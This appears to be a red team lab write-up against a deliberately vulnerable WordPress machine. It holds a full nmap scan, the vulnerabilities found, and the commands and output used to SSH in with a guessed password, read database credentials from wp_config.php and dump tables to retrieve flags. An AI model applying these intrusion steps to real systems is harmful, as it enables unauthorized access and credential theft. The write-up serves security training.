
Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:



```
root@Kali:~# nmap -sS -n -p- -vv -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-10 16:18 PDT
Initiating ARP Ping Scan at 16:18
Scanning 192.168.1.110 [1 port]
Completed ARP Ping Scan at 16:18, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:18
Scanning 192.168.1.110 [65535 ports]
Discovered open port 111/tcp on 192.168.1.110
Discovered open port 445/tcp on 192.168.1.110
Discovered open port 80/tcp on 192.168.1.110
Discovered open port 22/tcp on 192.168.1.110
Discovered open port 139/tcp on 192.168.1.110
Discovered open port 41247/tcp on 192.168.1.110
Completed SYN Stealth Scan at 16:18, 2.72s elapsed (65535 total ports)
Initiating OS detection (try #1) against 192.168.1.110
Nmap scan report for 192.168.1.110
Host is up, received arp-response (0.00058s latency).
Scanned at 2021-08-10 16:18:12 PDT for 4s
Not shown: 65529 closed ports
Reason: 65529 resets
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
111/tcp   open  rpcbind      syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
41247/tcp open  unknown      syn-ack ttl 64
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=8/10%OT=22%CT=1%CU=30889%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=61130938%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10B%TI=Z%CI=I%II=I
OS:%TS=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6
OS:=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)
```

This scan identifies the services below as potential points of entry:

- Target 1
    - Port 22 (SSH)
    - Port 80 (HTTP)
    - Port 111 (rpcbind)
    - Port 139 (netbios / smb)
    - Port 445 (netbios / smb)
    - Port 41247 (unknown)

The following vulnerabilities were identified on each target:

- Target 1
    - wpscan user enumeration
        - wpscan was able to enumerate users and find valid usernames for the target system.
    - SSH with Password
        - Users are able to ssh into the machine with a password, rather than requiring an SSH key.
        - User michael had a weak password (michael).
    - python can run with sudo
        - User steven has the ability to run python with sudo
        - Python can execute arbitrary code on the system, shell with root access possible
    - Database credentials in plain text
        - Database credentials for the wordpress site were found written in plain text, and stored in the /var/www/html/wp_config.php.
        - Allowed access to mysql database, used to extract password hashes and other confidential information.

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - flag1.txt: b9bbcb33e11b80be759c4e844862482d
        - Exploit Used
            - Weak Password / SSH with password
                - After SSHing into the host with michael's credentials, we were able to search the /var/www/html directory for flag1.
            - Commands run:
                - ssh michael@192.168.1.110
                - cd /var/www/html
                - grep -ER flag1

```
michael@target1:/var/www/html$ grep -ER flag1
service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

- flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
  - Exploit Used
    - Weak Password / SSH with password
      - After SSHing into the host with michael's credentials, flag2 was found right in /var/www
    - Commands run:
      - ssh michael@192.168.1.110
      - cd /var/www
      - cat flag2.txt

```
michael@target1:/var/www/html$ cd ../
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- flag3.txt: afc01ab56b50591e7dccf93122770cd2 and flag4.txt: 715dea6c055b9fe3337544932f2941ce
  - Exploit Used
    - Database credentials in plain text
      - Connected to the mysql database and searched for the flags 3 and 4 after getting the credentials from /var/www/html/wp_config.php
    - Commands run:
      - ssh michael@192.168.1.100
      - less /var/www/html/wp_config.php
      - mysql --user root --password # Password is R@v3nSecurity
      - mysql>
        - $ show databases;
        - $ use wordpress;
        - $ show tables;
        - $ select * from wp_posts;

```
                 | flag3          |                 | draft       | open           | open        |              |              |
     |           | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                 |                    0 | http://raven.local/wordpress/?p=4
                 |              0 | post         |               |               0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

                 | flag4          |                 | inherit     | closed         | closed      |              | 4-revision-v1 |
     |           | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                 |                    4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ |              0 | revision     |               |               0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```